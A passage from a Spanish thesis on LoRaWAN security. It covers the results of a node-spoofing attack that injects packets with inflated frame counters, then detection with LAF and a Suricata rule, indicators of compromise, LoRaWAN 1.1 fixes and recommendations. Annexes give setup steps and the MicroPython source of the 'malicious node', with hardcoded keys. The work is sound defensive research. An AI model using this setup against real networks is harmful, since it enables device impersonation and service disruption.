


Figura 119. Paquetes legítimos (verde) y maliciosos (rojo) en el MiniQ

A diferencia de la demostración del ataque en el plano radio, aquí se está suplantando al nodo sobre la misma sesión, por eso no aparece ningún Join-Request / Join-Accept, salvo el del nodo legítimo, y tampoco ha cambiado el valor del puerto (FPort).

Los mensajes de error son provocados porque el nodo legítimo trata de seguir su secuencia de paquetes incrementando el contador, pero con UdpSender.py se han inyectado paquetes con un contador más grande. En este caso, el contador ha pasado de 0 a 1 y luego da un salto a 123 y a 124, tras esto, el nodo legítimo ha enviado los paquetes con contador 3 y 4 pero han sido rechazados por el Network Server porque está esperando el paquete 125. Por lo tanto, no solo se ha suplantado al nodo legítimo si no que, además, ha sido invisibilizado en la red.

Por último, se puede comprobar que, desplegando la información de uno de estos paquetes, el payload que ha llegado al Network Server en Base64 es el que se eligió para esta demostración, “TFGLORA”:




Figura 120. Comprobación de la suplantación con UdpSender.py

4 DETECCIÓN DE ATAQUES Y MITIGACIONES PARA LORAWAN

La confianza en la tecnología es algo bueno, pero el control sobre ella es mejor.

Stephane Nappo

Tras la demostración de los ataques realizados en el capítulo anterior, en este capítulo se pretende reflexionar sobre las medidas de detección de incidentes de seguridad en una red LoRaWAN y si existen mecanismos para mitigar estas vulnerabilidades.

4.1 Mecanismos de detección de incidentes

Como se ha mostrado en el capítulo anterior, el uso de herramientas como LAF permiten la detección de ciertos incidentes a partir de alertas provenientes de la inspección y el análisis de los paquetes que se transmiten por la red.

Figura 121. Ejemplos de alertas de LAF

Otra opción interesante sería la construcción de reglas para detectores de intrusos (IDS) como Suricata y Snort.

De esta forma, comportamientos que se consideren anómalos para una red podrían ser detectados en tiempo real por estas aplicaciones.

```
alert tcp 192.168.1.1 1024 - > 172.16.1.1 80 (msg:"ET DOS
Possible SolarWinds TFTP Server Read Request Denial Of Service
Attempt"; content:"|00 01 01|"; depth:3; content:"NETASCII";
reference:url,www.exploit-db.com/exploits/12683/;
reference:url,doc.emergingthreats.net/2011673;
classtype:attempted-dos; sid:2011673; rev:3;)
```

Figura 122. Ejemplo de regla de Suricata

4.2 Indicator of Compromise (IOC)

Algunos comportamientos de los dispositivos pueden ser un indicador de que se está produciendo un incidente en la red. Estos comportamientos anómalos que siguen un patrón y que tienen una alta probabilidad de ser una actividad maliciosa, son conocidos como IOC's.

A partir de las pruebas realizas, algunos ejemplos de IOC's en redes LoRaWAN pueden ser:

- Un nodo transmite más paquetes de lo esperado.
- Llegan al Network Server paquetes de un nodo con valores distintos de FPort.
- Se reciben paquetes de un nodo con campos de la trama que no varían (SNR, RSSI, SF,…).
- Se producen saltos en el valor del contador de paquetes (FCnt).
- Se reciben varios mensajes Join-Request de un nodo antes de lo esperado.
- Los datos recibidos no son los esperados.

4.3 Contramedidas en LoRaWAN 1.1

La versión 1.1 [51] añade una serie de correcciones para evitar algunas de las vulnerabilidades que han sido comentadas en este documento. Algunos de estos cambios son:

- Empleo del mensaje Rejoin-Request para evitar el reúso de los contadores en modo OTAA. En ABP se almacena en la memoria no volátil el valor del contador.
- Se registran los valores de los DevNonce y AppNonce generados para evitar su reutilización.
- Se añade el campo JoinNonce_last para registrar el último JoinNonce y evitar ataques de repetición en los mensajes Join-Accept.
- Se añade el campo DevNonce_last para registrar el último DevNonce y evitar ataques de repetición en los mensajes Join-Request.
- En la versión 1.1, los mensajes ACK se asocian a los mensajes de datos añadiendo el FCnt a la generación del MIC.
- En la versión 1.1, los mensajes Join-Request y Join-Accept se asocian añadiendo el DevNonce del

Join-Request a la generación del MIC del Join-Accept.

4.4 Recomendaciones

Debido al volumen de dispositivos, número de paquetes y los defectos con los que cuentan este tipo de redes, resulta bastante complicado evitar los incidentes de seguridad. Algunas posibles mitigaciones que pueden reducir el número de estos incidentes o reducir la probabilidad de que se den, son:

- Generar AppKeys aleatorias que eviten el uso de claves reutilizadas.
- Evitar el uso de claves consecutivas o que sigan patrones. Si se filtra una de ellas podrían filtrarse el resto.
- Evitar la exposición del Network Server en redes no controladas como Internet u otros segmentos de una red IP.
- Monitorizar las alertas generadas por LAF y/o usar scripts que consuman la API del Network Server para eliminar de la red los dispositivos que hayan sido comprometidos en el menor tiempo posible.

5 CONCLUSIONES Y LÍNEAS DE MEJORA

La mejor manera de predecir el futuro es crearlo.

Peter Drucker

Para finalizar este documento, se van a comentar las conclusiones sobre la tecnología LoRaWAN y su seguridad. Este capítulo finalizará con unas posibles líneas de mejora o siguientes pasos a partir de este trabajo.

5.1 Conclusiones

Actualmente, la tecnología LoRaWAN se encuentra en auge y está siendo beneficiosa para los distintos sectores económicos e industriales donde se encuentra presente. Por otro lado, a través de la domótica y de las ciudades inteligentes se está mejorando la calidad de vida de la población.

La implementación de este tipo de tecnología en objetos cotidianos para dotarlos de inteligencia y que puedan interactuar con el entorno, sumado a la conexión de estos dispositivos a redes públicas como Internet, suponen un gran riesgo para la población. El control de la seguridad de la información que se intercambian los dispositivos y de la propia red debe ser fundamental ya que el impacto de estos incidentes puede ser muy grande.

A pesar de los problemas de seguridad que se han mostrado en la recreación de los ataques, la versión 1.0.2 de LoRaWAN predomina en los proyectos IoT pese a existir la versión 1.1 que corrige, en gran medida, algunos de estos problemas.

LAF resulta una herramienta con un gran potencial para detectar y alertar sobre ataques o comportamiento anómales en una red LoRaWAN. Esto facilita a los administradores de la red o a los responsables de seguridad el poder detener el incidente en el menor tiempo posible. Por otro lado, también se ha demostrado la eficacia de LAF a la hora de recrear la parte ofensiva de este proyecto, lo que supone también un beneficio para los administradores pudiendo auditar su propia red haciendo uso de los scripts.

Para finalizar este proyecto, se han propuesto una serie de posibles indicadores de compromiso y unas recomendaciones de seguridad con el fin de minimizar, en la medida de lo posible, el número de incidentes y de riesgos.

5.2 Líneas de mejora

Si se toma como referencia este proyecto, algunas líneas de mejora o de investigación podrían ser:

- Analizar los mecanismos de seguridad de la versión 1.1 de LoRaWAN.
- Crear reglas de detección de comportamientos anómalos/maliciosos para IDS como Suricata.
- Analizar los problemas de retrocompatibilidad entre dispositivos con versión 1.0.x y una red LoRaWAN con versión 1.1, y viceversa.

ANEXO A: INSTALACIÓN DE LAS APLICACIONES ESPTOOL, AMPY Y LIBRERÍAS DE PYTHON

El contenido de este anexo está dedicado a la descarga y subida de los archivos necesarios para el funcionamiento del nodo LoRaWAN malicioso. Se detallará paso a paso el procedimiento a seguir.

Anexo A-1. Instalación de esptool y ampy

Haciendo uso de la terminal de comandos de Windows, se ejecutan las siguientes líneas:

```
python -m pip install esptool
python -m pip install adafruit-ampy
```


Anexo A-2. Descarga de firmware y librerías

El enlace para descargar el firmware que se instalará en el módem del nodo malicioso es el siguiente:
https://micropython.org/resources/firmware/esp32-idf3-20210202-v1.14.bin

Para la descarga de las librerías necesarias de Python, el enlace es el siguiente:
https://bitbucket.org/amotzek/micro-python/downloads/

Se deben descargar los archivos:

- cooperative_multitasking.mpy
- lora_states.mpy
- asr6501.mpy



Estos archivos deberán guardarse en una carpeta del ordenador con nombre “lib”. Una vez hecho esto y con el nodo malicioso conectado al ordenador por USB, se carga este directorio y sus archivos en el nodo con el comando ampy.exe --port COM8 --delay 3 put lib.

En la siguiente imagen se comprueba con el comando “ls” que los archivos se han cargado correctamente:

```
C:\Users\jarodriguez.WTELECOM\Downloads>C:\Users\jarodriguez\AppData\Local\Programs\Python\Python38\Scripts\ampy.exe --port COM8 ls
/boot.py
/lib

C:\Users\jarodriguez.WTELECOM\Downloads>C:\Users\jarodriguez\AppData\Local\Programs\Python\Python38\Scripts\ampy.exe --port COM8 ls lib
/lib/asr6501.mpy
/lib/cooperative_multitasking.mpy
/lib/lora_states.mpy
```

ANEXO B: CÓDIGO FUENTE DE MAIN.PY

El contenido de este anexo muestra el código fuente del archivo main.py que utiliza el nodo malicioso LoRaWAN en la demostración de los ataques.

```
from cooperative_multitasking import Tasks
from machine import UART
from lora_states import NOT_JOINED, JOINING, JOINED, SENDING, SENT, RETRY
from asr6501 import ASR6501


'''


DEFINICION DE VARIABLES


'''


tasks = Tasks()
uart2 = UART(2, tx=26, rx=32)
uart2.init(baudrate=115200, bits=8, parity=None, stop=1, txbuf=256, rxbuf=256)
modem = ASR6501(uart2, '0080000004015ccb', '0000000000000000', '2b7e151628aed2a6abf7158809cf4f45')  # DevEUI, AppEUI, AppKey as hex codes
count = 0


'''


ESTADOS


'''


def modem_state_changed():
    return modem.has_state_changed()

def start_join():
    yellow()
    modem.send_join()
    tasks.when_then(modem_state_changed, end_join)

def end_join():
    state = modem.get_state()
    if state == JOINING:
        tasks.when_then(modem_state_changed, end_join)
    elif state == JOINED:
        green()
        tasks.after(10000, start_send)
    elif state == NOT_JOINED:
        orange()
        tasks.after(60000, start_join)
    else:
        raise NotImplementedError()

def start_send():
    global count
    count += 1
    blue()
    modem.send_message(bytes(str('hacked'), 'ASCII'), False)  # message, confirmed
    tasks.when_then(modem_state_changed, end_send)

def end_send():
    state = modem.get_state()
    if state == SENDING:
        tasks.only_one_of(tasks.when_then(modem_state_changed, end_send), tasks.after(60000, assume_sent))  # workaround for AT+DTRX response lines
    elif state == SENT:
        magenta()
        tasks.after(300000, start_send)
    elif state == RETRY:
        red()
        tasks.after(300000, start_send)
```

```
    elif state == NOT_JOINED:
        red()
        tasks.after(300000, start_join)
    else:
        orange()
        raise NotImplementedError()

def assume_sent():
    magenta()
    tasks.after(240000, start_send)


'''

CODIGO DE COLORES

'''

from machine import Pin
from neopixel import NeoPixel

gpio27 = Pin(27, Pin.OUT)
neopixels = NeoPixel(gpio27, 1)

def yellow():  # Primer estado: Se inicia el nodo

    neopixels[0] = (20, 20, 0)
    neopixels.write()

def green():   # El nodo se ha unido a la red correctamente (Joined)

    neopixels[0] = (0, 25, 0)
    neopixels.write()

def blue():    # El nodo está enviando el mensaje

    neopixels[0] = (0, 0, 25)
    neopixels.write()
```

```
def magenta(): # El mensaje ha sido enviado y espera 5 minutos hasta volver a enviar un mensaje

    neopixels[0] = (20, 0, 20)
    neopixels.write()

def red():     # Se produce un error y el nodo trata de reenviar el mensaje. Tambien se mostraria este color si no consiguio unirse a la red (Not Joined)

    neopixels[0] = (25, 0, 0)
    neopixels.write()

def orange():     # Excepcion

    neopixels[0] = (255, 165, 0)
    neopixels.write()


'''

BUCLE INF.

'''

tasks.now(start_join)

while tasks.available():
    tasks.run()
```

REFERENCIAS

[1] Iot-Analytics, "State of the IoT 2020: 12 billion IoT connections, surpassing non-IoT for the first time" 2020. [En línea]. Available: https://iot-analytics.com/state-of-the-iot-2020-12-billion-iot-connections-surpassing-non-iot-for-the-first-time/

[2] Smart City Expo, 2022. [En línea]. Available: https://www.smartcityexpo.com/

[3] Lora Alliance®, "LoRa Alliance® consigue un crecimiento del 66 % en redes públicas LoRaWAN® en los últimos tres años" 2022. [En línea]. Available: https://lora-alliance.org/lora-alliance-press-release/lora-alliance-consigue-un-crecimiento-del-66-en-redes-publicas-lorawan-en-los-ultimos-tres-anos/

[4] UCSD, "The Digital Revolution" 2008. [En línea]. Available: https://web.archive.org/web/20081007132355/http://history.sandiego.edu/gen/recording/digital.html

[5] Shannon, Claude Elwood; Weaver, Warren. "The mathematical theory of communication" 1963.

[6] Computer History Museum, "METAL OXIDE SEMICONDUCTOR (MOS) TRANSISTOR DEMONSTRATED" 2022. [En línea]. Available: https://www.computerhistory.org/siliconengine/metal-oxide-semiconductor-mos-transistor-demonstrated/

[7] Licklider, J. C. R "Historia de Internet" 2020. [En línea]. Available: https://cmapspublic2.ihmc.us/rid=1239136955718_1163871558_10281/historia%20internet.pdf

[8] IONOS, "TCP (Transmission Control Protocol): retrato del protocolo de transporte" 2020. [En línea]. Available: https://www.ionos.es/digitalguide/servidores/know-how/que-es-tcp-transport-control-protocol/

[9] Martin Bryan, "20 years ago today, the World Wide Web opened to the public" 2011. [En línea]. Available: https://thenextweb.com/news/20-years-ago-today-the-world-wide-web-opened-to-the-public

[10] Paloma Recuero de los Santos, "Breve historia de Internet de las cosas (IoT)" 2020. [En línea]. Available: https://empresas.blogthinkbig.com/breve-historia-de-internet-de-las-cosas-iot/

[11] vpnMentor, "Tendencias de Internet 2022. Estadísticas y hechos por países" 2022 [En línea]. Available: https://es.vpnmentor.com/blog/tendencias-de-internet-estadisticas-y-datos-en-los-estados-unidos-y-el-mundo/

[12] Kevin Ashton, 2009, That “Internet of Things” Thing: In the Real World Things Matter More than Ideas. RFID Journal

[13] Deloitte, "IoT - Internet Of Things" 2019. [En línea]. Available: https://www2.deloitte.com/es/es/

pages/technology/articles/IoT-internet-of-things.html. 3

[14] Tobias Goebel, "Top IoT Use Cases Across Industries" 2022. [En línea]. Available: https://www.twilio.com/blog/top-iot-use-cases

[15] Varun Bhagat, "What are Pros and Cons of Internet of Things(IoT)? In September 2022" 2022. [En línea]. Available: https://www.pixelcrayons.com/blog/what-are-pros-and-cons-of-internet-of-things/

[16] PowerData, "Big Data: ¿En qué consiste? Su importancia, desafíos y gobernabilidad" 2022. [En línea]. Available: https://www.powerdata.es/big-data

[17] Daniel Checa, "Machine Learning: una visión panorámica" 2021. [En línea]. Available: https://www.panel.es/machine-learning-una-vision-panoramica/

[18] Drew, "Los cambios que trae la industria 4.0" 2019. [En línea]. Available: https://blog.wearedrew.co/transformacion-digital/los-cambios-que-trae-la-industria-4.0

[19] Elena Sarachu, "Domótica ¿Qué es la domótica? ¿Cómo funciona?" 2022. [En línea]. Available:

https://e-ficiencia.com/domotica-que-es-y-como-funciona/#:~:text=El%20significado%20de%20dom%C3%B3tica%20hace,aportar%20seguridad%2C%20bienestar%20y%20confort.

[20] ACH, "¿Qué son las smart cities o ciudades inteligentes?" 2018. [En línea]. Available: https://panelesach.com/blog/smart-cities-o-ciudades-inteligentes-que-son/

[21] Chandrashekhar Deshpande, "What are the 4 layers of data “architecture” needed for smart cities?" 2016. [En línea]. Available: https://readwrite.com/architecture-smart-cities-cl1/.

[22] Hyphabit, “Everything you need to know about LoRa”. 2020. [En línea]. Available: https://hyphabit.io/everything-you-need-to-know-about-lora/#:~:text=As%20of%20March%202021%20there,and%20private%20LoRa%20networks%20globally.

[23] Cisco, "¿Qué es una red inalámbrica?" 2022. [En línea]. Available: https://www.cisco.com/c/es_mx/solutions/small-business/resource-center/networking/wireless-network.html#~introduction

[24] Computer Connection, "A Brief History of Transceiver Technology" 2022. [En línea]. Available: https://www.cccmn.com/a-brief-history-of-transceiver-technology/

[25] Moncho Terol, "Descubre la importancia de las conexiones inalámbricas" 2022. [En línea]. Available: https://www.movistar.es/blog/amplificador-smart-wifi/conexiones-inalambricas-todo-lo-que-debes-saber/

[26] Tecnipesa, "Qué es y cómo funciona la tecnología RFID" 2021. [En línea]. Available: https://www.tecnipesa.com/blog/69-tecnologia-rfid-que-ventajas-tiene

[27] Javier Jiménez, "WPAN: qué es y para qué sirve este estándar de red" 2022. [En línea]. Available: https://www.redeszone.net/tutoriales/redes-wifi/que-es-estandar-wpan/

[28] Sergio de Luz, "Qué es la LAN y la WLAN en un router inalámbrico" 2022. [En línea]. Available: https://www.redeszone.net/tutoriales/redes-cable/lan-wlan-que-es-caracteristicas/

[29] Javier Jiménez, "WMAN y WWAN: qué son estos tipos de redes y en qué se diferencian" 2022. [En línea]. Available: https://www.redeszone.net/tutoriales/redes-wifi/wman-wwan-diferencias-usos-redes-inalambricas/

[30] Alexander La Rosa, "LPWAN como base de comunicaciones para IoT" 2022. [En línea]. Available: https://pandorafms.com/blog/es/que-es-lpwan/

[31] Paessler, "IT Explained: LPWA" 2022. [En línea]. Available: https://www.paessler.com/es/it-explained/lpwa

[32] Fernando Campos, “LPWAN: qué son y para qué se utilizan” 2021. [En línea]. Available: https://www.m2mlogitek.com/lpwan-que-son-y-para-que-se-utilizan/

[33] Christian Collado, “Todas las diferencias y compatibilidades entre el 5G NSA y el 5G SA” 2020. [En línea]. Available: https://andro4all.com/tecnologia/todas-las-diferencias-y-compatibilidades-entre-el-5g-nsa-y-el-5g-sa

[34] Xataka, "¿Qué significa que existan dos tipos de 5G? Diferencias y compatibilidades entre 5G NSA y 5G SA" 2019. [En línea]. Available: https://www.xataka.com/moviles/que-significa-que-existan-dos-tipos-5g-diferencias-compatibilidades-5g-nsa-5g-sa

[35] McAfee, “El 5G y el Internet de las cosas: una previsión de lo que nos depara” 2020. [En línea]. Available: https://www.mcafee.com/blogs/es-es/mobile-security/el-5g-y-el-internet-de-las-cosas-una-prevision-de-lo-que-nos-depara/

[36] Andrew Froehlic, 2020, “LoRa vs. 5G: ¿Pueden coexistir para la conectividad de red IoT?”. [En línea]. Available: https://www.computerweekly.com/es/respuesta/LoRa-vs-5G-Pueden-coexistir-para-la-conectividad-de-red-IoT

[37] Laurens Slats, "A Brief History of LoRa®: Three Inventors Share Their Personal Story at The Things Conference" 2019. [En línea]. Available: https://blog.semtech.com/a-brief-history-of-lora-three-inventors-share-their-personal-story-at-the-things-

conference#:~:text=The%20story%20of%20LoRa%20began,the%20idea%20into%20a%20reality.

[38] SemTech, "What are LoRa® and LoRaWAN®?" 2022. [En línea]. Available: https://lora-developers.semtech.com/documentation/tech-papers-and-guides/lora-and-lorawan/

[39] Gonzalo Carracedo, "Ciberseguridad en LoRa y LoRaWAN – Contexto y un poco de historia" 2020. [En línea]. Available: https://www.tarlogic.com/es/blog/ciberseguridad-en-lora-y-lorawan-contexto-y-un-poco-de-historia/

[40] Lora Alliance, "What is LoRaWAN® Specification" 2022. [En línea]. Available: https://lora-alliance.org/about-lorawan/

[41] Lora Alliance, "LoRa Alliance® Achieves 66% Growth in Public LoRaWAN® Networks Over Past 3 Years" 2022. [En línea]. Available: https://lora-alliance.org/lora-alliance-press-release/lora-alliance-achieves-66-growth-in-public-lorawan-networks-over-past-3-years%EF%BF%BC/

[42] AWS, "AWS IoT Core for LoRaWAN workshop". 2022. [En línea]. Available: https://catalog.us-east-1.prod.workshops.aws/workshops/b95a6659-bd4f-4567-8307-bddb43a608c4/en-US/100-intro/lorawanversions

[43] Semtech, "What are LoRa® and LoRaWAN®?". 2022. [En línea]. Available: https://lora-developers.semtech.com/documentation/tech-papers-and-guides/lora-and-lorawan/

[44] The Things Network, "Frequency Plans by Country" 2022. [En línea]. Available: https://www.thethingsnetwork.org/docs/lorawan/frequencies-by-country/

[45] The Things Network, "Spreading Factors" 2022. [En línea]. Available: https://www.thethingsnetwork.org/docs/lorawan/spreading-factors/

[46] The Things Network, "Adaptative Data Rate" 2022. [En línea]. Available: https://www.thethingsnetwork.org/docs/lorawan/adaptive-data-rate/

[47] Vit Prajzler, "LoRaWAN Confirmations and ACKs" 2019. [En línea]. Available: https://medium.com/@prajzler/lorawan-confirmations-and-acks-ba784a56d2d7

[48] The Things Network, "RSSI and SNR" 2022. [En línea]. Available: https://www.thethingsnetwork.org/docs/lorawan/rssi-and-snr/

[49] Senlab, "Understand how RSSI and SNR are considered as good radio level" 2021. [En línea]. Available: https://sensing-labs.com/f-a-q/a-good-radio-level/

[50] PDAControl, "Iniciando, consideraciones y conceptos LoRaWAN #1" 2019. [En línea]. Available: http://pdacontroles.com/iniciando-consideraciones-y-conceptos-lorawan-1/

[51] Gonzalo Carracedo, "LoRaWAN 1.0, vulnerabilities and backward compatibility in version 1.1" 2020. [En línea]. Available: https://www.tarlogic.com/blog/lorawan-1-0-vulnerabilities-and-backward-compatibility-in-version-1-1/

[52] NIST, "ADVANCED ENCRYPTION STANDARD (AES)" 2001. [En línea]. Available: https://nvlpubs.nist.gov/nistpubs/fips/nist.fips.197.pdf

[53] Laird, "What's the difference between private and public LoRa networks?" 2022. [En línea]. Available: https://www.lairdconnect.com/support/faqs/whats-difference-between-private-and-public-lora-networks-0#:~:text=One%20definition%20is%20as%20follows,multiple%20applications%20from%20multiple%20organizations.

[54] The Things Network, "LoRaWAN Architecture" 2022. [En línea]. Available: https://www.thethingsnetwork.org/docs/lorawan/architecture/

[55] MDPI, "Analysis of LoRaWAN 1.0 and 1.1 Protocols Security Mechanisms" 2022. [En línea]. Available: https://www.mdpi.com/1424-8220/22/10/3717/pdf

[56] SemTech, "An In-depth look at LoRaWAN® Class A Devices" 2022. [En línea]. Available: https://lora-developers.semtech.com/documentation/tech-papers-and-guides/lorawan-class-a-devices/

[57] RF Wireless World, "LoRaWAN MAC layer message formats" 2020. [En línea]. Available: https://www.rfwireless-world.com/Tutorials/LoRaWAN-MAC-layer-inside.html

[58] 2CIGroup, "Conceptos de actualidad: LoRa y LoRaWan" 2021. [En línea]. Available: https://www.2cigroup.com/es/conceptos-de-actualidad-lora-y-lorawan/

[59] The Things Network, "End Device Activation" 2022. [En línea]. Available: https://www.thethingsnetwork.org/docs/lorawan/end-device-activation/

[60] 2CIGroup, "Conceptos de actualidad: LoRa y LoRaWan". 2021. [En línea]. Available: https://www.2cigroup.com/es/conceptos-de-actualidad-lora-y-lorawan/

[61] Elizabeth Montalbano, "LoRaWAN for IoT: Beware Encryption Misconfigurations and Security Pitfalls" 2020. [En línea]. Available: https://threatpost.com/lorawan-encryption-keys-easy-to-crack-jeopardizing-security-of-iot-networks/152276/#:~:text=The%20LoRaWAN%20protocol%20defines%20two,the%20network%20server%2C%20they%20wrote.

[62] Arlindo Flavio da Conceição, "A Systematic Review of Security in the LoRaWAN Network Protocol" 2021. [En línea]. Available: https://arxiv.org/pdf/2105.00384.pdf

[63] Xueying Yang, "LoRaWAN: Vulnerability Analysis and Practical Exploitation". 2017. [En línea]. Available: https://www.dit.uoi.gr/e-class/modules/document/file.php/193/LPWAN/LPWAN%20Security%20Options/Thesis_Xueying%20%281%29.pdf

[64] Andreas Motzek, "Using The Things Network with ATOM Lite and LoRaWAN Unit" 2021. [En línea]. Available: https://www.hackster.io/andreas-motzek/using-the-things-network-with-atom-lite-and-lorawan-unit-21bd93

[65] Matias Sequeira y Esteban Martínez, "LoRaWAN Auditing Framework - ALPHA VERSION". 2019. [En línea]. Available: https://github.com/IOActive/laf